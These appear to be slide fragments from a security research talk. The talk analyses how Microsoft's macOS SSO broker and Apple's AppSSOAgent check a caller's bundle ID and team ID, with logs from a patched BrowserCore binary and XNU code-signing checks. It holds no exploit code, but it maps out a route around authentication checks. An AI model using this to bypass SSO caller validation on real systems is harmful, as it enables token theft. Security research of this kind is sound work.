
```
🍏 /Applications/Com/C/P/M/Contents  
✓ base 02:13:24 PM  
grep -rIa "initWithSSOExtensionRequest" .  
./Frameworks/ADAAuthenticationBrokerMacOS.framework/Versions/A/ADAAuthenticationBrokerMacOS
```



Apple Framework vs. Windows DLL




We are here!



Gotcha! 🧐


Address	Length	Type	String
__cstring:00...	0000003F	C	Caller is not allowed to invoke BrowserNative

✖ Caller is not allowed to invoke




Bundle ID Validation Flow

1. Check if callerBundleIdentifier is nil
2. Blocklist check (AppBlockList + _defaultBundleIdentifierBlockList)
3. Managed app check via Enable_SSO_On_All_ManagedApps
4. Whitelist check (AppAllowList + _defaultBundleIdentifierWhiteList)
5. Prefix allow check (com.microsoft., com.apple.)
6. Default: **✗** Deny SSO



BrowserCore_patched Fail Log

```
Authorization] -[SOAuthorization _finishAuthorizationWithCredential:enServices.AuthorizationError Code=-6000 "(null)" UserInfo={NSUndeclaredUserInfo={MSALErrorDescriptionKey=Caller is not allowed to invoke a method that requires a valid sessionKey=5.2504.0}}}, requestParametersCore = {
  AuthorizationOptions = {
    "correlation_id" = "B097EC60-1A03-4138-B190-2AFE3F128157";
    "msg_protocol_ver" = 4;
    "parent_process_bundle_identifier" = "";
    "parent_process_localized_name" = "";
    "parent_process_teamId" = "";
    payload = "{\"sender\":\"https://login.microsoftonline.com/.../oauth2/authorize\"}";
  };
  CFNetworkInterception = NO;
  CallerManaged = NO;
  CallerTeamIdentifier = "(null)";
  EnableUserInteraction = YES;
  Identifier = "EFFD607, delegate = <decode: missing data> on <decode: missing data>";
}
2025-05-28 19:50:26.791437+0800 0x394c70 Debug 0x579293
[BrowserCore] -[SOAuthorizationCore(Core) performBlockOnDelegat
```



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
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 **So... where do
Bundle ID & Team ID
come from?**




Review the Log

```
AppSSOAgent: (AppSSOCore) [com.apple.AppSSO:SOUtils] bundleIdentifier: CPCopyBundleIdentifierAndTeamFromAuditToken() failed, trying SecTaskCopySigningIdentifier()
AppSSOAgent: (AppSSOCore) [com.apple.AppSSO:SOUtils] bundleIdentifier: SecTaskCopySigningIdentifier() failed, falling back to manual lookup
AppSSOAgent: [com.apple.AppSSO:S0AgentUtils] +[S0AgentUtils _pathForPid:] 66678 -> /path/to/BrowserCore_patched on S0AgentUtils
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AppSSOAgent: [com.apple.AppSSO:S0AgentUtils] 66678: (null) is managed: NO
AppSSOAgent: (AppSSOCore) [com.apple.AppSSO:SOUtils] teamIdentifier: (null), error: (null)
AppSSOAgent: [com.apple.AppSSO:S0AgentUtils] +[S0AgentUtils _pathForPid:] 66678 -> /path/to/BrowserCore_patched on S0AgentUtils
AppSSOAgent: [com.apple.AppSSO:S0AgentUtils] +[S0AgentUtils _pathForPid:] 66678 -> /path/to/BrowserCore_patched on S0AgentUtils
AppSSOAgent: [com.apple.AppSSO:S0AgentUtils] +[S0AgentUtils _localizedNameForPath:] /path/to/BrowserCore_patched -> BrowserCore_patched on S0AgentUtils
```

```
AppSSOAgent: (AppSSOCore) [com.apple.AppSSO:SOUtils] bundleIdentifier: CPCopyBundleIdentifierAndTeamFromAuditToken() failed, trying SecTaskCopySigningIdentifier()
AppSSOAgent: [com.apple.AppSSO:S0AgentUtils] +[S0AgentUtils _pathForPid:] 66678 -> /path/to/BrowserCore_patched on S0AgentUtils
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AppSSOAgent: [com.apple.AppSSO:S0AgentUtils] +[S0AgentUtils _localizedNameForPath:] /path/to/BrowserCore_patched -> BrowserCore_patched on S0AgentUtils
```

We are here!



macOS Kernel & Security


> darling-security/sectask/SecTask.c

> Wraps system calls into high-level security API

> darwin-xnu/bsd/kern/kern_proc.c

> Low-level process info & validation

> These two layers define who you are in macOS security logic



darwin-xnu/bsd/kern/kern_proc.c

```
case CS_OPS_TEAMID: {  
    const char *ide
```

```
if ((pt->p_csflags & (CS_VALID | CS_DEBUGGED)) == 0  
    proc_unlock(pt),  
    error = EINVAL;  
    break;  
}
```




Two Different Callers in SSO Flow

- > Caller of BrowserCore

- > A browser (e.g. Chrome)

- > Parent in the parent process



this is the part we patched

- > Caller of AppSSOAgent

- > BrowserCore (or a similar implementation by third-party vendors)


- > Requires CS_VALID or CS_DEBUGGED to retrieve the caller's Team ID




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


